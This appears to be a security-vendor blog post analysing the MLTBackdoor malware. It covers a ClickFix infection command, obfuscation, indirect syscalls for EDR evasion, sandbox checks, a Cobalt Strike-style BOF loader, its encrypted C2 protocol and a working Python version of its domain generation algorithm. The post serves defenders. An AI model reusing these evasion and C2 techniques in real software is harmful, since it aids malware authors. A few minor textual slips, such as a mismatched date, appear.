

Technical Analysis of MLTBackdoor

zscaler.com/blogs/security-research/technical-analysis-mltbackdoor

ThreatLabz

June 9, 2026

```
mw_dga_seed_from_date(v549, v550, (__int64)v555, &v546);
v545 = (unsigned int)v546;
v118 = dword_180172370 & ~dword_18017239C; // 0x50CC5F73 & 0xF0448854
v119 = ~dword_180172370 & dword_18017239C;
v120 = -14 * v118
+ -13 * v119
- 14 * (dword_180172370 & dword_18017239C)
- 14 * (~dword_18017239C & ~dword_180172370)
- 14;
v121 = v118 + -68 * v120 - 69 * ~v120 - 69;
v122 = v121 * v121;
v123 = 65 * (dword_180172370 & dword_18017239C)
+ (v119 << 6)
+ (v118 << 6)
+ 65 * (~dword_18017239C & ~dword_180172370);
v124 = 4 * ((dword_180172370 | dword_18017239C) - (95 * v123 + 96 * (-65 - v123))) - 24700;
v125 = ~v122;
v126 = ~v124;
v127 = v124 & v122;
v128 = ~v124 & v122;
v129 = v125 & v124;
v130 = v125 & v126;
v131 = -31 * (110 * v130 + 111 * v127 + 110 * v128 + 110 * v129 + 110);
v132 = 32 * ~(110 * v130 + 111 * v127 + 110 * v128 + 110 * v129 + 110);
v133 = 55 * v130 + 56 * v127 + 56 * v128 + 56 * v129;
v134 = v131 - v132 + v133 + 40 * (v133 + 55) + 55 + 40 * ~(v133 + 55) + 8;
v135 = 116 * (-13 * v134 - 12 * ~v134) + 115 * ~(-13 * v134 - 12 * ~v134 - 13) - 1394;
v136 = 73 * ((v135 & 1) == 0) + 74 * (~v135 & 0x7FFFFFFE) + 72 * (v135 & 1) + 73 * (v135 & 0xFFFFFFFF);
v137 = 125 * v136 + 124 * ~(v136 + 73) + 9249;
v138 = (dword_180172370 ^ dword_18017239C) + 2 * (dword_180172370 & dword_18017239C);
v139 = -41 * dword_18017239C - 40 * ~dword_18017239C - 40;
v140 = (2 * (93 * (-60 * v138 - 61 * ~v138 - 61) + 92 * ~(-60 * v138 - 61 * ~v138 - 61))
- (14 * (119 * v138 + 118 * ~v138 + 118)
+ 13 * ~(119 * v138 + 118 * ~v138 + 118))
+ 171)
* (138 * ~v139 - 137 * v139 + dword_180172370 + 138);
v141 = 2 * (v140 | v137);
v142 = ~v137;
v143 = ~v140;
v144 = v140 & v137;
v145 = ~v140 & v137;
v146 = v142 & v140;
v147 = v142 & v143;
v148 = 39 * v147 + 39 * v144 + 40 * v145 + 40 * v146 + 39;
v149 = 107 * v145 + 108 * v144 + 106 * v147 + 107 * v146 + 107;
v150 = 2 * (-45 * v148 - 46 * ~v148 - v141 + -47 * v149 - 48 * ~v149)
```



ThreatLabz

Technical Analysis

In the following sections, ThreatLabz examines the technical details of MLTBackdoor, including its obfuscation methods, anti-analysis techniques, network protocol, and supported commands.

Initial infection chain

The infection chain begins with a ClickFix lure on an automotive-related web page. If the victim copies, pastes, and executes the ClickFix content, the following commands are executed:

```
"C:\WINDOWS\system32\conhost.exe" --headless cmd /c "md C:\users\\AppData\Local\Temp\xl
```

The downloaded file, retrieved from a domain that appears in that day's domain DGA set (discussed later), is a compressed archive that contains the following files:

- data.bin
- endpointdlp.dll

The endpointdlp.dll file decrypts the RC4-encrypted data.bin file, which contains the second stage of the infection chain. The decryption key is stored in its own header and has the following structure:

```
struct mlt_payload_header
{
    uint32_t payload_size;
    uint8_t  RC4_key[32];
    uint8_t  encrypted_payload[payload_size];
};
```

The decrypted payload is the MLTBackdoor itself. It first performs a self-update, then reuses the endpointdlp.dll filename and sideloads it via a legitimate signed Microsoft Defender mpextms.exe executable.

Obfuscation and API hashing

MLTBackdoor hinders analysis by using indirect system calls and API hashing, along with different obfuscation methods applied at compilation time using an LLVM-based obfuscator. These methods are described in the following sections.

Mixed Boolean-Arithmetic (MBA)

The Mixed Boolean-Arithmetic (MBA) obfuscation technique takes a normal arithmetic expression like $x + y$ and rewrites it as something mathematically equivalent but much more difficult to follow. For instance, the following figure shows part of the DGA function, where numerous mathematical operations are performed solely to add noise:

```

mw_dga_seed_from_date(v549, v550, (__int64)v555, &v546);
v545 = (unsigned int)v546;
v118 = dword_180172370 & ~dword_18017239C; // 0x50CC5F73 & 0xF0448854
v119 = ~dword_180172370 & dword_18017239C;
v120 = -14 * v118
+ -13 * v119
- 14 * (dword_180172370 & dword_18017239C)
- 14 * (~dword_18017239C & ~dword_180172370)
- 14;
v121 = v118 + -68 * v120 - 69 * ~v120 - 69;
v122 = v121 * v121;
v123 = 65 * (dword_180172370 & dword_18017239C)
+ (v119 << 6)
+ (v118 << 6)
+ 65 * (~dword_18017239C & ~dword_180172370);
v124 = 4 * ((dword_180172370 | dword_18017239C) - (95 * v123 + 96 * (-65 - v123))) - 24700;
v125 = ~v122;
v126 = ~v124;
v127 = v124 & v122;
v128 = ~v124 & v122;
v129 = v125 & v124;
v130 = v125 & v126;
v131 = -31 * (110 * v130 + 111 * v127 + 110 * v128 + 110 * v129 + 110);
v132 = 32 * ~(110 * v130 + 111 * v127 + 110 * v128 + 110 * v129 + 110);
v133 = 55 * v130 + 56 * v127 + 56 * v128 + 56 * v129;
v134 = v131 - v132 + v133 + 40 * (v133 + 55) + 55 + 40 * ~(v133 + 55) + 8;
v135 = 116 * (-13 * v134 - 12 * ~v134) + 115 * ~(-13 * v134 - 12 * ~v134 - 13) - 1394;
v136 = 73 * ((v135 & 1) == 0) + 74 * (~v135 & 0x7FFFFFFE) + 72 * (v135 & 1) + 73 * (v135 & 0xFFFFFFFF);
v137 = 125 * v136 + 124 * ~(v136 + 73) + 9249;
v138 = (dword_180172370 ^ dword_18017239C) + 2 * (dword_180172370 & dword_18017239C);
v139 = -41 * dword_18017239C - 40 * ~dword_18017239C - 40;
v140 = (2 * (93 * (-60 * v138 - 61 * ~v138 - 61) + 92 * ~(-60 * v138 - 61 * ~v138 - 61))
- (14 * (119 * v138 + 118 * ~v138 + 118)
+ 13 * ~(119 * v138 + 118 * ~v138 + 118))
+ 171)
* (138 * ~v139 - -137 * v139 + dword_180172370 + 138);
v141 = 2 * (v140 | v137);
v142 = ~v137;
v143 = ~v140;
v144 = v140 & v137;
v145 = ~v140 & v137;
v146 = v142 & v140;
v147 = v142 & v143;
v148 = 39 * v147 + 39 * v144 + 40 * v145 + 40 * v146 + 39;
v149 = 107 * v145 + 108 * v144 + 106 * v147 + 107 * v146 + 107;
v150 = 2 * (-45 * v148 - 46 * ~v148 - v141 + -47 * v149 - 48 * ~v149)

```



ThreatLabz

Figure 1: MBA obfuscation in MLTBackdoor's DGA function.

A single increment turns into several lines. For example:

```

v275 = 2 * (-163 * v248 - 164 * ~v248) - 328;
v276 = 22*(~v261&~v275) + 24*(v275&v261) + 23*(~v275&v261) + 23*(~v261&v275) + 22;
v277 = 28 * ~(-45*v276 - 46*~v276 - 46) + 29 * (-46*~v276 - 45*v276) - 1306;
v279 = -22*v248 - 22*~v248 - 22;

```

But if we replace $\sim x$ with $-x - 1$ they collapse, as shown in the table below:

Expression	Simplified
$v275 = 2 * (-163 * v248 - 164 * \sim v248) - 328;$	$v275 = 2 * v248$
$v276 = 22 * (\sim v261 \& \sim v275) + 24 * (v275 \& v261) + 23 * (\sim v275 \& v261) + 23 * (\sim v261 \& v275) + 22;$	$v276 = v261 + v275$
$v277 = 28 * \sim (-45 * v276 - 46 * \sim v276 - 46) + 29 * (-46 * \sim v276 - 45 * v276) - 1306;$	$v277 = v276$
$v279 = -22 * v248 - 22 * \sim v248 - 22;$	$v279 = 0$

Table 1: Simplified MLTBackdoor MBA examples.

MLTBackdoor makes extensive use of this technique to the point that around 95% of its code is just extra, unnecessary calculations.

Control Flow Flattening (CFF)

MLTBackdoor also uses control flow flattening (CFF). CFF replaces every `if/else` block with a large `while(1){ switch(state) { ... } }` structure, so a function ends up looking similar to the following figure:




Figure 2: CFF obfuscation in MLTBackdoor's command-handling function.

This method essentially uses a few instructions to transform a straightforward function into something that is difficult to understand. The obfuscator shuffles blocks which obscures execution order with different state assignments.

MLTBackdoor performs two additional steps to complicate analysis further:

- The state value is stored at stack offset + N ($rsp+N$) and is XOR'ed before each comparison.
- The calculation of the next state is wrapped in MBA.

The pseudocode for these steps is shown in the figure below.

```

v1 = (dword_180172370 + dword_180172374) * (dword_180172370 + dword_180172374);
v2 = v1 ^ (unsigned int)v0;
v3 = 2 * (v2 + 2 * (v0 & v1)) - (v2 + 2 * (v0 & v1)) + ~(~v0 + ~v1) + 1;
for ( i = (v3 & 0x1A146C12) + (~v3 & 0xE5EB93ED) + 2 * (v3 & 0x65EB93ED); ; i = v48 )
{
    while ( 1 )
    {
        while ( 1 )
        {
            while ( 1 )
            {
                while ( 1 )
                {
                    v6 = i ^ 0x53230EF2;
                    if ( (i ^ 0x53230EF2) > 45653326 )
                        break;
                    if ( v6 <= -1228366562 )
                    {
                        if ( v6 <= -1843675386 )
                        {
                            if ( v6 <= -2025871762 )
                            {
                                if ( v6 == -2120929447 )
                                {
                                    dword_180172370 = -1902891037 * ((dword_180172370 | 0x2ABF3586) - (dword_180172370 & 0x2ABF3586))
                                        + 2097226189;
                                    v2 = ~dword_18017238C & (unsigned int)~dword_180172380;
                                    v87 = ~(v2 + dword_180172380 + dword_18017238C - (dword_18017238C | dword_180172380));
                                    v88 = 2 * (v87 & ~(dword_18017238C & ~dword_180172380 | dword_180172380 & ~dword_18017238C))
                                        - ((dword_18017238C & ~dword_180172380 | dword_180172380 & ~dword_18017238C) ^ v87);
                                    i = (v88 & 0x805621DE) + (~v88 & 0x4FA9DE21) + 2 * (v88 & 0x4FA9DE21);
                                }
                                else
                                {
                                    if ( v6 != -2102898004 )
                                    {
                                        goto LABEL_142;
                                        dword_180172384 = 1157148943 * ((dword_180172384 | 0x88B21E25) - (dword_180172384 & 0x88B21E25))
                                            - 1495864351;
                                        v49 = (dword_180172370 * ((dword_180172370 ^ 1) + 2 * (dword_180172370 & 1))) | 1;
                                        v50 = dword_180172370 * ((dword_180172370 ^ 1) + 2 * (dword_180172370 & 1));
                                        i = ((2 * (v50 - v49) + 2) | 0x63B461B0) - ((v50 - v49 + 1) ^ 0x31DA30D8);
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    }
}

```




Figure 3: Example of MLTBackdoor's CFF state obfuscation and MBA.

Stack strings

Unlike most malware families, string values are not encrypted or encoded. Instead the strings are constructed at runtime byte-by-byte on the stack. On its own, this isn't particularly remarkable, but combined with MBA and CFF it results in fragmented strings. For example, the C2 string may be constructed by calling two functions and stitching them together as follows:

```

; --- mw_str_c2host_part1 ---
C6 01 63      mov byte ptr [rcx], 'c'
C6 41 01 77    mov byte ptr [rcx+1], 'w'
C6 41 02 72    mov byte ptr [rcx+2], 'r'
C6 41 03 74    mov byte ptr [rcx+3], 't'
C6 41 04 77    mov byte ptr [rcx+4], 'w'
C6 41 05 72    mov byte ptr [rcx+5], 'r'
C6 41 06 69    mov byte ptr [rcx+6], 'i'
48 83 C1 07    add rcx, 7
48 89 0A      mov [rdx], rcx
C3           ret

; --- mw_str_c2host_part2 ---
C6 01 67      mov byte ptr [rcx], 'g'
C6 42 08 68    mov byte ptr [rdx+8], 'h'
C6 42 09 74    mov byte ptr [rdx+9], 't'
C6 42 0A 2E    mov byte ptr [rdx+A], '.'
C6 42 0B 63    mov byte ptr [rdx+B], 'c'
C6 42 0C 6F    mov byte ptr [rdx+C], 'o'
C6 42 0D 6D    mov byte ptr [rdx+D], 'm'
C6 42 0E 00    mov byte ptr [rdx+E], 0
C3           ret

```



Figure 4: MLTBackdoor stack-based strings constructed in two separate functions and concatenated together.

Taken together, these routines construct the full `cwrtwright[.]com` C2 domain. However, because the string is built across a flattened state machine, the only reliable way to recover it is to trace the state transitions, defeating tools like FLOSS that look for consecutive characters in memory.

API resolution

MLTBackdoor resolves everything at runtime (Win32 APIs, system calls, and Beacon Object File symbols) using DJB2 hashing.

The main difference in MLTBackdoor's API resolution is how it feeds the strings to the algorithm. ThreatLabz observed the following three cases:

- Normal WinAPI lookups: `djb2("WinHttpConnect") → 0x7242C17D`
- Same thing but in lower case: `djb2("enumwindows") → 0xDFAE1D05`
- Prepending the word "Beacon" before hashing the string: `djb2("BeaconNtCreateFile") → 0xFDC751A3`

Indirect system calls

Many security products hook WinAPI functions to detect abnormal calls or activity. However, by skipping user mode APIs and the kernel32 wrappers around a system call and going directly to the address where the actual system call is made, it's possible to evade detection. MLTBackdoor follows this approach using a Hell's Gate-style technique in three steps:

Startup builder: When first running, MLTBackdoor walks and matches *ntdll* exports against a list of 31 “Nt” hashes and builds a runtime table that looks like this:

Hash	SSN	Syscall Gadget Address
0x15A5ECDB (NtCreateFile)	0x55	0x7FFE12340A18 (ntdll + 0x9D2C8)
...	...	...

Table 2: Example MLTBackdoor system call table.

- **Wrapper:** When it needs to call a Windows API function, MLTBackdoor calls its own wrapper, looks up the provided hash in the table, and retrieves both the system service number (SSN) and the gadget address.
- **Trampoline:** Finally, MLTBackdoor jumps to the corresponding *ntdll* system call address, as shown in the figure below:




Figure 5: MLTBackdoor indirect system call trampoline.

The full list of kernel “Nt” functions is available in the [Appendix](#).

Anti-analysis

MLTBackdoor includes multiple anti-analysis techniques to detect debuggers and sandboxed environments, but detection does not halt execution.

Instead, MLTBackdoor aggregates the results of 10 distinct checks into a bitmask and sends it as part of its initial request, as described later in the Network communications section. The following table lists the checks and their associated flags:

Bit	Value	Check	Description
0	0x001	Hypervisor check 1	Checks whether the hypervisor bit is set; if so, queries leaf 0x40000000 to get the vendor ID and compares it against these values: VMwareVMware, VBoxVBoxVBox, XenVMMXenVMM and KVMKVMKVM.
1	0x002	Hypervisor check 2	If there are no matches in the previous step and the vendor ID is anything else, including Microsoft HV, it checks whether leaf 0x40000003 has EBX[12] set, allowing Win10/11 hosts with Virtualization-Based Security (VBS) enabled to pass, otherwise it is also flagged
2	0x004	Timing check	Performs a minimum of 5 RDTSC + CPUID + RDTSC loops to measure the number of cycles required, which can indicate emulation, virtualization, and debugging.
3	0x008	Debugger check	Queries NtQueryInformationProcess with the ProcessDebugPort ProcessInformationClass to detect a debugger.
4	0x010	Process check	Iterates through all the names of the running processes, calculates the SHA256 hash, and compares it against a hardcoded list of hashes (the full list of cracked hashes is available in the Appendix).
5	0x020	Windows title check	Compares a list of stack-built strings (such as x64dbg, x32dbg, ollydbg, windbg, idapro, process monitor, process explorer, wireshark, fiddler, dnspy and cff explorer) to identify window titles retrieved by calling EnumWindows and GetWindowText.

Bit	Value	Check	Description
6	0x040	Sandboxes drivers check	Compares drivers loaded with the following name list: vbox, vmci, vmhgfs, virtio, vioscsi, and xenbus.
7	0x080	RAM check	Checks if RAM is below 2GB.
8	0x100	CPU number check	Checks if the number of processors is 1.
9	0x200	Uptime check	Checks whether the uptime is less than 5 minutes.

Table 3: MLTBackdoor anti-analysis checks and flags.

Capabilities

MLTBackdoor includes a small set of built-in commands:

- `download`: Grabs a file from the victim's machine.
- `upload`: Drops a file on the victim's machine.
- `ls`: Lists files in a directory.
- `delete`: Deletes a file or folder.
- `rename`: Renames or moves a file or folder.
- `mkdir`: Creates a new folder.

What really increases MLTBackdoor's capabilities, however, is the BOF loader functionality.

Beacon Object File loader

A Beacon Object File (BOF) is a Microsoft Common Object File Format (MS-COFF) compiled file, containing sections, a symbol table, and relocations, that malware can map and execute within its own process, then free. Using BOFs for post-exploitation tasks was first popularized by Cobalt Strike, and there are now hundreds of community-made BOFs for a wide range of tasks.

MLTBackdoor's BOF dispatcher follows these steps:

1. Creates one memory block per section.
2. Walks the COFF symbol table.
3. Applies relocations per section.
4. Changes section permissions to read and execute (RX) only.
5. Handles crashes and returns them as result.
6. Locates the entry point in the symbol table.
7. Removes and frees allocated memory.

MLTBackdoor's BOF loader is compatible with Cobalt Strike beacons that rely on the small subset of DJB2-hashed imports shown in the table below:

DJB2 Hash	Resolved Import
0xE2494BA2	BeaconDataParse
0xAF1AFDD2	BeaconDataInt
0xE2835EF7	BeaconDataShort
0x22641D29	BeaconDataLength
0x80D46722	BeaconDataExtract
0x700D8660	BeaconPrintf
0x6DF4B81E	BeaconOutput

Table 4: MLTBackdoor BOF imports.

What differentiates this BOF loader is that, in addition to the small set of imports above, it includes 19 additional cases that route calls to MLTBackdoor's own indirect system call wrappers described in the previous sections. These are shown in the table below:

DJB2 Hash	Resolved System Call Wrapper
0xA7AF9B14	BeaconNtAllocateVirtualMemory
0xB4C56190	BeaconNtProtectVirtualMemory
0xEAB1DBB1	BeaconNtFreeVirtualMemory
0xD9C35B05	BeaconNtClose
0xFDC751A3	BeaconNtCreateFile
0x880DE2E1	BeaconNtOpenFile
0xF4092DAB	BeaconNtReadFile
0x4A37127A	BeaconNtWriteFile
0xF3C1F72B	BeaconNtQueryInformationFile
0x85066141	BeaconNtSetInformationFile
0xBF82EC3A	BeaconNtQueryDirectoryFile
0x31E64470	BeaconNtQuerySystemInformation
0x1BEC4F21	BeaconNtOpenProcessToken
0x6D017A0C	BeaconNtQueryInformationToken
0xD163364C	BeaconNtCreateKey

DJB2 Hash	Resolved System Call Wrapper
-----------	------------------------------

0xFC5D97CA	BeaconNtOpenKey
------------	-----------------

0xE17B5121	BeaconNtSetValueKey
------------	---------------------

0x4BBA2AC8	BeaconNtDeleteValueKey
------------	------------------------

0x6AB423AB	BeaconNtDeleteKey
------------	-------------------

Table 5: Indirect system calls beacon imports supported by MLTBackdoor.

Network communication

MLTBackdoor uses a custom encrypted binary protocol over TLS on port 443 with a fixed path (/api/v1/telemetry) and User-Agent (Microsoft-Delivery-Optimization/10.1) to masquerade as legitimate traffic. Network communications are encrypted using an Elliptic-Curve Diffie-Hellman (ECDH) key exchange with NIST curve P-256 to generate a shared secret. MLTBackdoor generates a new key-pair per session, and performs ECDH with a P-256 public key shared by the C2 server. The result is concatenated to both the session's public key and the C2 server's public key, and then hashed with SHA256 to derive the shared secret, which is then used as an AES-256-GCM session key. All subsequent messages are then encrypted with this AES session key with a random 12 byte nonce.

Some MLTBackdoor samples use hardcoded stack-built C2 domains in combination with a DGA, while others rely on either hardcoded domains or the DGA alone. The DGA is designed to maintain control of infected systems if the C2s are unreachable. An MLTBackdoor DGA script, including DGA domains through July 2025, is available in the .

Domain Generation Algorithm (DGA)

MLTBackdoor's DGA algorithm is a deterministic date-based algorithm that generates a new domain per day. The DGA algorithm is shown below in Python:

Python

```
def dga_domain(date) -> str:
    LCG_MULT = 0x0019660D
    LCG_INC = 0x3C6EF35F
    MASK32 = (1 << 32) - 1
    ALPHABET_SIZE = 36
    LETTER_COUNT = 26
    DOMAIN_LEN = 11
    TLD = ".com"

    seed = date.year * 10000 + date.month * 100 + date.day
    state = (LCG_MULT * seed + LCG_INC) & MASK32

    label = []
    for _ in range(DOMAIN_LEN):
        upper16 = state >> 16

        idx = upper16 % ALPHABET_SIZE
        if idx < LETTER_COUNT:
            label.append(chr(ord('a') + idx))
        else:
            label.append(chr(ord('0') + idx - LETTER_COUNT))

        state = (LCG_MULT * state + LCG_INC) & MASK32

    return "".join(label) + TLD
```

Interestingly, the domain created for April 29, 2026 (hrs2y15sungu[.]com) was used not only for C2 communication, but also used for the distribution campaign that day, as explained in the [Initial infection chain](#) section.

MLT name origin

ThreatLabz dubbed the name, MLTBackdoor, based on the first 4 magic bytes of the network communication protocol's header. The header, which is present in every communication (client- and server-side) follows the structure below:

```
struct mlt_packet_header
{
    uint32_t magic;
    uint32_t session_id;
    uint32_t msg_type;
    uint32_t payload_len;
    uint8_t nonce[12];
```

```
uint8_t unknown[4];
};
```

The magic bytes are 0x014D4C54 (or \x01MLT). The `session_id` consists of 4 random bytes generated via `BCryptGenRandom` (regenerated on each handshake). The supported `msg_type` values are shown in the table below:

Direction	Message Type	Description
Client -> Server	1	Check-in containing host information.
Server -> Client	2	Sends a BOF task.
Server -> Client	3	Sends a sleep command.
Server -> Client	4	Exit process.
Client -> Server	5	Command execution result.
Both directions	6	Elliptic-Curve Diffie–Hellman (ECDH) key exchange.
Server -> Client	7	Download file.
Client -> Server	8	File data sent.
Server -> Client	9	Upload file.
Server -> Client	10	Unknown.
Server -> Client	11	<code>/ls</code> command.
Client -> Server	12	Directory listing.
Server -> Client	13	<i>delete</i> command.

Direction	Message Type	Description
Server -> Client	14	<i>rename</i> command.
Server -> Client	15	<i>mkdir</i> command.
Client -> Server	16	BOF stdout.

Table 6: MLTBackdoor protocol message types.

As mentioned above, MLTBackdoor uses ECDH to generate a shared secret that is used as an AES session key. In order to perform the key exchange, MLTBackdoor first sends the session's P-256 public key to the C2 server with the following structure:

```
struct mlt_handshake_request
{
    struct    mlt_packet_header;
    uint8_t  client_p256_x[32];
    uint8_t  client_p256_y[32];
    uint32_t anti_analysis_flags;
};
```

Below, is an example message in this format:

```
00C0  01 4D 4C 54 22 80 F6 77 06 00 00 00 44 00 00 00  .MLT"...w....D...
00D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  .....
00E0  B8 5C 4D 7F 4C 82 61 86 21 3F 4E 2A C3 9C BD 1A  .\M.L.a.!?N*....
00F0  F5 0A 60 70 E8 60 26 F4 11 2E 07 07 A7 A1 18 D7  ..`p.`&.....
0100  2A 5F 03 D6 CE 47 A7 CB 04 83 F7 D5 B8 6D B9 6E  *_...G.....m.n
0110  A9 5B 99 F3 0A 9F 1E CA 3E 49 AB 32 22 2F 2C BF  .[.....>I.2"/,.
0120  91 00 00 00  ....
```

Each color represents the following:

1. **Red**: mlt_packet_header
2. **Orange**: Client P-256 X
3. **Green**: Client P-256 Y
4. **Blue**: Anti-analysis flags

Figure 6: Example MLTBackdoor ECDH key exchange message.

Once this key exchange is complete, MLTBackdoor uses the shared AES-256-GCM key to encrypt and decrypt subsequent messages. Each packet includes an encrypted payload immediately following the header, using the structure shown below:

```
struct mlt_packet
{
    struct    mlt_packet_header;
    uint8_t  ciphertext[payload_len];
    uint8_t  aes_gcm_tag[16];
};
```